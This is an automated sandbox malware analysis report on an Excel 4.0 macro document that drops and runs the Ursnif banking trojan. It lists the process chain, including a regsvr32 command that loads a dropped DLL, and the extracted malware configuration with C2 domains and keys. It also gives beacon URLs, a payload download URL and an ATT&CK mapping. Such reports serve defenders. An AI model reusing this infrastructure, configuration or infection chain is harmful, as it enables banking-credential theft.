

JOeSandbox Cloud BASIC



ID: 403127

Sample Name:
6613n246zm543w.xlsb

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 19:47:10

Date: 03/05/2021

Version: 32.0.0 Black Diamond

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
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
Analysis Report 6613n246zm543w.xlsb

Overview

General Information

Sample Name:	6613n246zm543w.xlsb
Analysis ID:	403127
MD5:	f5ac70a6e136e27.
SHA1:	3991a3a8ec5ee..
SHA256:	1f7a0472872d381.
Tags:	xlsb
Infos:	
Most interesting Screenshot:	
	


Detection



Signatures

- Document exploit detected (creates ...)
- Document exploit detected (drops P...
- Found malware configuration
- Multi AV Scanner detection for dropp...
- Office document tries to convince vi...
- Yara detected Ursnif
- Yara detected Ursnif
- Document exploit detected (UrlDown...
- Document exploit detected (process...
- Drops PE files to the user root direc...
- Found Excel 4.0 Macro with suspicio...
- Found abnormal large hidden Excel ...
- Office process drops PE file
- Writes or reads registry keys via WMI

Classification



Startup

- ```

System is w10x64
• EXCEL.EXE (PID: 6844 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C5866007E)
 • regsvr32.exe (PID: 7148 cmdline: regsvr32 -s C:\Users\Public\block.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
 • iexplore.exe (PID: 1260 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
 • iexplore.exe (PID: 5696 cmdline: 'C:\Program Files (x86)\Internet Explorer\EXPLORE.EXE' SCODEF:1260 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
 • iexplore.exe (PID: 5828 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
 • iexplore.exe (PID: 6384 cmdline: 'C:\Program Files (x86)\Internet Explorer\EXPLORE.EXE' SCODEF:5828 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
 • iexplore.exe (PID: 4996 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
 • iexplore.exe (PID: 5368 cmdline: 'C:\Program Files (x86)\Internet Explorer\EXPLORE.EXE' SCODEF:4996 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
■ cleanup

```

## Malware Configuration

## Threatname: Ursnif

```
{
 "RSA_Public_Key":
 "80xkD0lB40VxYxHRgT70nHwLxmK3U2F2F13GpR9KrKxvScrIeiCLZWlQ2QCt+AnP+N5tCnTtv45/b0/D8EB4xqxixBnUy/ADWorQScIoNIPfBQqutz0+Ozy/mev4m2eZAUmiV52UNJVH4DV5YsAkGAC4GR+aszytDfGScZp3MkLfgrJ6Noj034BrS4tQl5qmeWhJa+Ofj/CLdmkCwJurSEhMKu3NK7g4EVzni8lIJrDkHnCTaVL4CWxewbAOJFPwh8Y/20KKHTZmVKLnJJRCsJ8yyH0av2D2tWvJHRDxiI+JYUar2ia3phWwtqVzVhzYz2aoUVzmLt840TF5So2e8TRUCEZNNmvmLuqNZzQuNIj68=",
 "c2_domain" : [
 "app.buboleinov.com",
 "chat.veniniare.com",
 "chat.billionady.com",
 "app3.maintorna.com"
],
 "botnet": "1500",
 "server": "580",
 "serpent_key": "ZQktwkM809lYn9oX",
 "sleep_time": "10",
 "SetWaitableTimer_value": "10"
}
```

## Yara Overview

### Memory Dumps

| Source                                                               | Rule               | Description          | Author       | Strings |
|----------------------------------------------------------------------|--------------------|----------------------|--------------|---------|
| 00000001.00000003.838086006.0000000005098000.0000004.000000040.sdump | JoeSecurity_Ursnif | Yara detected Ursnif | Joe Security |         |
| 00000001.00000003.838133598.0000000005098000.0000004.000000040.sdump | JoeSecurity_Ursnif | Yara detected Ursnif | Joe Security |         |
| 00000001.00000003.838242491.0000000005098000.0000004.000000040.sdump | JoeSecurity_Ursnif | Yara detected Ursnif | Joe Security |         |
| 00000001.00000003.838283441.0000000005098000.0000004.000000040.sdump | JoeSecurity_Ursnif | Yara detected Ursnif | Joe Security |         |
| 00000001.00000003.838186200.0000000005098000.0000004.000000040.sdump | JoeSecurity_Ursnif | Yara detected Ursnif | Joe Security |         |

Click to see the 5 entries


### Unpacked PEs

| Source                                | Rule                 | Description          | Author       | Strings |
|---------------------------------------|----------------------|----------------------|--------------|---------|
| 1.2.regsvr32.exe.66db0000.3.unpack    | JoeSecurity_Ursnif_1 | Yara detected Ursnif | Joe Security |         |
| 1.3.regsvr32.exe.41d8d29.0.raw.unpack | JoeSecurity_Ursnif_1 | Yara detected Ursnif | Joe Security |         |

## Sigma Overview

No Sigma rule has matched

## Signature Overview



### AV Detection:



Found malware configuration

Multi AV Scanner detection for dropped file

### Software Vulnerabilities:



Document exploit detected (creates forbidden files)

|                                                         |
|---------------------------------------------------------|
| Document exploit detected (drops PE files)              |
| Document exploit detected (UrlDownloadToFile)           |
| Document exploit detected (process start blacklist hit) |

## Key, Mouse, Clipboard, Microphone and Screen Capturing:



Yara detected Ursnif

Yara detected Ursnif

## E-Banking Fraud:



Yara detected Ursnif

Yara detected Ursnif

## System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Office process drops PE file

Writes or reads registry keys via WMI

Writes registry values via WMI

## Boot Survival:



Drops PE files to the user root directory

## Hooking and other Techniques for Hiding and Protection:



Yara detected Ursnif

Yara detected Ursnif

## Stealing of Sensitive Information:



Yara detected Ursnif

Yara detected Ursnif

## Remote Access Functionality:



Yara detected Ursnif


Yara detected Ursnif

## Mitre Att&ck Matrix

| Initial Access   | Execution                                                   | Persistence                               | Privilege Escalation                       | Defense Evasion                                         | Credential Access     | Discovery                                            | Lateral Movement        | Collection                                      | Exfiltration                           | Command and Control                                     | Network Effects                    |
|------------------|-------------------------------------------------------------|-------------------------------------------|--------------------------------------------|---------------------------------------------------------|-----------------------|------------------------------------------------------|-------------------------|-------------------------------------------------|----------------------------------------|---------------------------------------------------------|------------------------------------|
| Valid Accounts   | <a href="#">Windows Management Instrumentation</a> <b>2</b> | <a href="#">DLL Side-Loading</a> <b>1</b> | <a href="#">Process Injection</a> <b>2</b> | <a href="#">Masquerading</a> <b>1</b> <b>1</b> <b>1</b> | OS Credential Dumping | <a href="#">System Time Discovery</a> <b>1</b>       | Remote Services         | <a href="#">Archive Collected Data</a> <b>1</b> | Exfiltration Over Other Network Medium | <a href="#">Encrypted Channel</a> <b>1</b>              | Eavesdrop Insecure Network Communi |
| Default Accounts | <a href="#">Scripting</a> <b>2</b>                          | Boot or Logon Initialization Scripts      | <a href="#">DLL Side-Loading</a> <b>1</b>  | <a href="#">Disable or Modify Tools</a> <b>1</b>        | LSASS Memory          | <a href="#">Security Software Discovery</a> <b>1</b> | Remote Desktop Protocol | Data from Removable Media                       | Exfiltration Over Bluetooth            | <a href="#">Ingress Tool Transfer</a> <b>1</b> <b>3</b> | Exploit SS Redirect F Calls/SMS    |

| Initial Access                      | Execution                                        | Persistence            | Privilege Escalation   | Defense Evasion                                | Credential Access         | Discovery                                                  | Lateral Movement                   | Collection                     | Exfiltration                                          | Command and Control                                      | Network Effects               |
|-------------------------------------|--------------------------------------------------|------------------------|------------------------|------------------------------------------------|---------------------------|------------------------------------------------------------|------------------------------------|--------------------------------|-------------------------------------------------------|----------------------------------------------------------|-------------------------------|
| Domain Accounts                     | Native API <span>1</span>                        | Logon Script (Windows) | Logon Script (Windows) | Virtualization/Sandbox Evasion <span>1</span>  | Security Account Manager  | Query Registry <span>1</span>                              | SMB/Windows Admin Shares           | Data from Network Shared Drive | Automated Exfiltration                                | Non-Application Layer Protocol <span>3</span>            | Exploit SS Track Dev Location |
| Local Accounts                      | Exploitation for Client Execution <span>4</span> | Logon Script (Mac)     | Logon Script (Mac)     | Process Injection <span>2</span>               | NTDS                      | Virtualization/Sandbox Evasion <span>1</span>              | Distributed Component Object Model | Input Capture                  | Scheduled Transfer                                    | Application Layer Protocol <span>1</span> <span>3</span> | SIM Card Swap                 |
| Cloud Accounts                      | Cron                                             | Network Logon Script   | Network Logon Script   | Scripting <span>2</span>                       | LSA Secrets               | Process Discovery <span>1</span>                           | SSH                                | Keylogging                     | Data Transfer Size Limits                             | Fallback Channels                                        | Manipulat Device Communi      |
| Replication Through Removable Media | Launchd                                          | Rc.common              | Rc.common              | Obfuscated Files or Information <span>1</span> | Cached Domain Credentials | File and Directory Discovery <span>1</span>                | VNC                                | GUI Input Capture              | Exfiltration Over C2 Channel                          | Multiband Communication                                  | Jamming Denial of Service     |
| External Remote Services            | Scheduled Task                                   | Startup Items          | Startup Items          | Regsvr32 <span>1</span>                        | DCSync                    | System Information Discovery <span>2</span> <span>5</span> | Windows Remote Management          | Web Portal Capture             | Exfiltration Over Alternative Protocol                | Commonly Used Port                                       | Rogue Wi Access Po            |
| Drive-by Compromise                 | Command and Scripting Interpreter                | Scheduled Task/Job     | Scheduled Task/Job     | DLL Side-Loading <span>1</span>                | Proc Filesystem           | Network Service Scanning                                   | Shared Webroot                     | Credential API Hooking         | Exfiltration Over Symmetric Encrypted Non-C2 Protocol | Application Layer Protocol                               | Downgrac Insecure Protocols   |


## Behavior Graph



## Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

| Source                                                                                 | Detection | Scanner       | Label             | Link |
|----------------------------------------------------------------------------------------|-----------|---------------|-------------------|------|
| C:\Users\Public\block.dll                                                              | 13%       | ReversingLabs | Win32.Worm.Cridex |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE12WF3MMUU\presentation[1].dll | 13%       | ReversingLabs | Win32.Worm.Cridex |      |

Unpacked PE Files

| Source                            | Detection | Scanner | Label             | Link | Download                      |
|-----------------------------------|-----------|---------|-------------------|------|-------------------------------|
| 1.2.regsrv32.exe.27f0000.1.unpack | 100%      | Avira   | HEUR/AGEN.1108168 |      | <a href="#">Download File</a> |

## Domains

No Antivirus matches

## URLs

| Source                                                                                                                                                                                                                                                                                                                                                                                                            | Detection | Scanner         | Label | Link |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|-------|------|
| http://https://cdn.entity.                                                                                                                                                                                                                                                                                                                                                                                        | 0%        | URL Reputation  | safe  |      |
| http://https://cdn.entity.                                                                                                                                                                                                                                                                                                                                                                                        | 0%        | URL Reputation  | safe  |      |
| http://https://cdn.entity.                                                                                                                                                                                                                                                                                                                                                                                        | 0%        | URL Reputation  | safe  |      |
| http://chat.billionady.com/pGAWsdPZsgmlp8leD/HimMWYQD3vgj/nWrp3CJhfHJ/OCZuIU9DF2vABL/EGqK7P_2BoREnVK                                                                                                                                                                                                                                                                                                              | 0%        | Avira URL Cloud | safe  |      |
| http://https://powerlift.acompli.net                                                                                                                                                                                                                                                                                                                                                                              | 0%        | URL Reputation  | safe  |      |
| http://https://powerlift.acompli.net                                                                                                                                                                                                                                                                                                                                                                              | 0%        | URL Reputation  | safe  |      |
| http://https://powerlift.acompli.net                                                                                                                                                                                                                                                                                                                                                                              | 0%        | URL Reputation  | safe  |      |
| http://https://rpsticket.partnerservices.getmicrosoftkey.com                                                                                                                                                                                                                                                                                                                                                      | 0%        | URL Reputation  | safe  |      |
| http://https://rpsticket.partnerservices.getmicrosoftkey.com                                                                                                                                                                                                                                                                                                                                                      | 0%        | URL Reputation  | safe  |      |
| http://https://rpsticket.partnerservices.getmicrosoftkey.com                                                                                                                                                                                                                                                                                                                                                      | 0%        | URL Reputation  | safe  |      |
| http://https://cortana.ai                                                                                                                                                                                                                                                                                                                                                                                         | 0%        | URL Reputation  | safe  |      |
| http://https://cortana.ai                                                                                                                                                                                                                                                                                                                                                                                         | 0%        | URL Reputation  | safe  |      |
| http://https://cortana.ai                                                                                                                                                                                                                                                                                                                                                                                         | 0%        | URL Reputation  | safe  |      |
| http://https://api.aadrm.com/                                                                                                                                                                                                                                                                                                                                                                                     | 0%        | URL Reputation  | safe  |      |
| http://https://api.aadrm.com/                                                                                                                                                                                                                                                                                                                                                                                     | 0%        | URL Reputation  | safe  |      |
| http://https://api.aadrm.com/                                                                                                                                                                                                                                                                                                                                                                                     | 0%        | URL Reputation  | safe  |      |
| http://https://ofcrecsvcapi-int.azurewebsites.net/                                                                                                                                                                                                                                                                                                                                                                | 0%        | Avira URL Cloud | safe  |      |
| http://app.buboleinov.com/z641zbWl8F5NGo_/2BArU_2BbQAq9y6CQ2/iYglxzTUG/6THXJDZRni2_2BHtJ8xS/hQVd4Naf0x6FbAwTSzEj/2W2tG3BJZvVbX11_2BUV/fpUC_2B6Q9mfu/3o2_2B46/OLYUaNQoAWvs_2FbvG_2BKH/7iWwhqINtvD/J2yWSfQ76dcAKMFuZ/3mJsX_2Bs0FH/qiS1vq47lhl/qYjn0Yg7_2Fs22/uUYx5ZbSNGvuUqs3cskdX/qwpRyPIhL_2FkPNb/1rre5N02_2FaPz2/bBs8grMdfh07gYK5nT/9gtPy0LuP/wYiN2jeiY_2BAyR8pqAH/pP4fdKjSstJgODzp7LO/GGc_2F8syE1Y/XZR_2F6_2/Fm | 0%        | Avira URL Cloud | safe  |      |
| http://https://res.getmicrosoftkey.com/api/redemptionevents                                                                                                                                                                                                                                                                                                                                                       | 0%        | URL Reputation  | safe  |      |
| http://https://res.getmicrosoftkey.com/api/redemptionevents                                                                                                                                                                                                                                                                                                                                                       | 0%        | URL Reputation  | safe  |      |
| http://https://res.getmicrosoftkey.com/api/redemptionevents                                                                                                                                                                                                                                                                                                                                                       | 0%        | URL Reputation  | safe  |      |
| http://https://powerlift-frontdesk.acompli.net                                                                                                                                                                                                                                                                                                                                                                    | 0%        | URL Reputation  | safe  |      |
| http://https://powerlift-frontdesk.acompli.net                                                                                                                                                                                                                                                                                                                                                                    | 0%        | URL Reputation  | safe  |      |
| http://https://powerlift-frontdesk.acompli.net                                                                                                                                                                                                                                                                                                                                                                    | 0%        | URL Reputation  | safe  |      |
| http://https://officeci.azurewebsites.net/api/                                                                                                                                                                                                                                                                                                                                                                    | 0%        | Avira URL Cloud | safe  |      |
| http://app.buboleinov.com/z641zbWl8F5NGo_/2BArU_2BbQAq9y6CQ2/iYglxzTUG/6THXJDZRni2_2BHtJ8xS/hQVd4Naf                                                                                                                                                                                                                                                                                                              | 0%        | Avira URL Cloud | safe  |      |
| http://https://store.office.cn/addinstemplate                                                                                                                                                                                                                                                                                                                                                                     | 0%        | URL Reputation  | safe  |      |
| http://https://store.office.cn/addinstemplate                                                                                                                                                                                                                                                                                                                                                                     | 0%        | URL Reputation  | safe  |      |
| http://https://store.office.cn/addinstemplate                                                                                                                                                                                                                                                                                                                                                                     | 0%        | URL Reputation  | safe  |      |
| http://app3.maintorna.com/F8d0aGGV7/IFILstzk2tyypfn_2Fmm/U_2BnTF3_2BdKngQdqp/axZO_2FFau1L_2Bp8DkKab/4wb0QgN10EkpX/AcOnUpOy/sx6xA_2BQgCwb8YrqblLddxV/OJDcwH612j/SgvuMvjnhjy_2BJZu/QEAjCzH7iakZ/eq21_2FJOeJ/SwjqqZOEiD8hxxw/G5RB86oNRHPQeS1WmQofx/9xSmKamg1DMw2k9J/4izLK3dr4GQOE25/kgxEQPFLWO2XClrGa5/PGMRBxIzM/0Ejxm5VgBpRdVV0sXhjU/M_2BEEG31ubNw2v0Fmu/Lkyp4hip_2Fjy_2FVx4B63/WkF_2Bbbsv10I/DMReAFgM/oHuJg        | 0%        | Avira URL Cloud | safe  |      |
| http://https://store.officeppe.com/addinstemplate                                                                                                                                                                                                                                                                                                                                                                 | 0%        | URL Reputation  | safe  |      |
| http://https://store.officeppe.com/addinstemplate                                                                                                                                                                                                                                                                                                                                                                 | 0%        | URL Reputation  | safe  |      |
| http://https://store.officeppe.com/addinstemplate                                                                                                                                                                                                                                                                                                                                                                 | 0%        | URL Reputation  | safe  |      |
| http://https://dev0-api.acompli.net/autodetect                                                                                                                                                                                                                                                                                                                                                                    | 0%        | URL Reputation  | safe  |      |
| http://https://dev0-api.acompli.net/autodetect                                                                                                                                                                                                                                                                                                                                                                    | 0%        | URL Reputation  | safe  |      |
| http://https://dev0-api.acompli.net/autodetect                                                                                                                                                                                                                                                                                                                                                                    | 0%        | URL Reputation  | safe  |      |
| http://https://www.odwebp.svc.ms                                                                                                                                                                                                                                                                                                                                                                                  | 0%        | URL Reputation  | safe  |      |
| http://https://www.odwebp.svc.ms                                                                                                                                                                                                                                                                                                                                                                                  | 0%        | URL Reputation  | safe  |      |
| http://https://www.odwebp.svc.ms                                                                                                                                                                                                                                                                                                                                                                                  | 0%        | URL Reputation  | safe  |      |
| http://chat.billionady.com/pGAWsdPZsgmlp8leD/HimMWYQD3vgj/nWrp3CJhfHJ/OCZuIU9DF2vABL/EGqK7P_2BoREnVKXUKrMq/O25bJi9K6cy2wBF/EYfe_2FKkVGOSwo/zrIjXULqaCddZUQdMz/46rOG0TD7/IjSwGOmqtl1lhZnMTkpi/OVdYkB6bCv/Ti8j76Hq/ls7qgwyOMLToWsmBH4qSen/tk209OxMyhspY/JW_2B_2B/JDgZIF6GkmqLMRN5B4cp37/KRW8p6Kt3j/I1_2FzkzwDIUGXN_2/B8sJnr99OISw/18ko4KjrRQ1/26TtcKYNzHhDSL9AqfJNAejPb1kyuCpYID/xExOyqQw/s                         | 0%        | Avira URL Cloud | safe  |      |
| http://https://dataservice.o365filtering.com/                                                                                                                                                                                                                                                                                                                                                                     | 0%        | URL Reputation  | safe  |      |
| http://https://dataservice.o365filtering.com/                                                                                                                                                                                                                                                                                                                                                                     | 0%        | URL Reputation  | safe  |      |

| Source                                                                                               | Detection | Scanner         | Label | Link |
|------------------------------------------------------------------------------------------------------|-----------|-----------------|-------|------|
| http://https://dataservice.o365filtering.com/                                                        | 0%        | URL Reputation  | safe  |      |
| http://https://officesetup.getmicrosoftkey.com                                                       | 0%        | URL Reputation  | safe  |      |
| http://https://officesetup.getmicrosoftkey.com                                                       | 0%        | URL Reputation  | safe  |      |
| http://https://officesetup.getmicrosoftkey.com                                                       | 0%        | URL Reputation  | safe  |      |
| http://https://prod-global-autodetect.acompli.net/autodetect                                         | 0%        | URL Reputation  | safe  |      |
| http://https://prod-global-autodetect.acompli.net/autodetect                                         | 0%        | URL Reputation  | safe  |      |
| http://https://prod-global-autodetect.acompli.net/autodetect                                         | 0%        | URL Reputation  | safe  |      |
| http://https://ncus.contentsync.                                                                     | 0%        | URL Reputation  | safe  |      |
| http://https://ncus.contentsync.                                                                     | 0%        | URL Reputation  | safe  |      |
| http://https://ncus.contentsync.                                                                     | 0%        | URL Reputation  | safe  |      |
| http://https://apis.live.net/v5.0/                                                                   | 0%        | URL Reputation  | safe  |      |
| http://https://apis.live.net/v5.0/                                                                   | 0%        | URL Reputation  | safe  |      |
| http://https://apis.live.net/v5.0/                                                                   | 0%        | URL Reputation  | safe  |      |
| http://https://wus2.contentsync.                                                                     | 0%        | URL Reputation  | safe  |      |
| http://https://wus2.contentsync.                                                                     | 0%        | URL Reputation  | safe  |      |
| http://https://wus2.contentsync.                                                                     | 0%        | URL Reputation  | safe  |      |
| http://app3.maintorna.com/F8d0aGGV7/IFILstzk2tyypfn_2Fmm/U_2BnTF3_2BdKngQdqp/axZO_2FFau1L_2Bp8DkKab/ | 0%        | Avira URL Cloud | safe  |      |
| http://https://asgsmproxyapi.azurewebsites.net/                                                      | 0%        | Avira URL Cloud | safe  |      |
| http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile                      | 0%        | URL Reputation  | safe  |      |
| http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile                      | 0%        | URL Reputation  | safe  |      |
| http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile                      | 0%        | URL Reputation  | safe  |      |
| http://https://ncus.pagecontentsync.                                                                 | 0%        | URL Reputation  | safe  |      |
| http://https://ncus.pagecontentsync.                                                                 | 0%        | URL Reputation  | safe  |      |
| http://https://ncus.pagecontentsync.                                                                 | 0%        | URL Reputation  | safe  |      |

## Domains and IPs

### Contacted Domains

| Name                       | IP            | Active | Malicious | Antivirus Detection | Reputation |
|----------------------------|---------------|--------|-----------|---------------------|------------|
| app3.maintorna.com         | 34.86.224.8   | true   | false     |                     | unknown    |
| chat.billionady.com        | 34.86.224.8   | true   | false     |                     | unknown    |
| app.buboleinov.com         | 34.86.224.8   | true   | false     |                     | unknown    |
| docs.atu.ngr.mybluehost.me | 162.241.24.47 | true   | false     |                     | high       |

### Contacted URLs

| Name                                                                                                                                                                                                                                                                                                                                                                                                              | Malicious | Antivirus Detection                                                   | Reputation |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------------------------------------------------------------|------------|
| http://docs.atu.ngr.mybluehost.me/presentation.dll                                                                                                                                                                                                                                                                                                                                                                | false     |                                                                       | high       |
| http://app.buboleinov.com/z641zbWl8F5NGo_/2BArU_2BbQAq9y6CQ2/iYglxzTUG/6THXjDZRni2_2BHtJ8xS/hQVd4Naf0x6FbAwTSzE/j2W2tGJ3BJZvVbX11_2BUV/fpUC_2B6Q9mfu/3o2_2B46/OLYUaNQoAWvs_2FbvG_2BKH/7iWhqIntvD/J2yWSfQ76dcAKMFuZ/3mJsX_2Bs0FH/qiS1vq47lhl/qYjn0Yg7_2Fs22/uUYx5ZbSNGvuuQs3cskdX/qwpRyPlhL_2FkPNb/1rre5N02_2FaPz2/bBs8grMdfh07gYK5nT/9gtPyOLuP/wYiN2jeiY_2BAyR8pqAH/pP4fdKjSstJgODzp7LO/GGc_2F8syE1Y/XZR_2F6_2/Fm | false     | <ul style="list-style-type: none"><li>Avira URL Cloud: safe</li></ul> | unknown    |
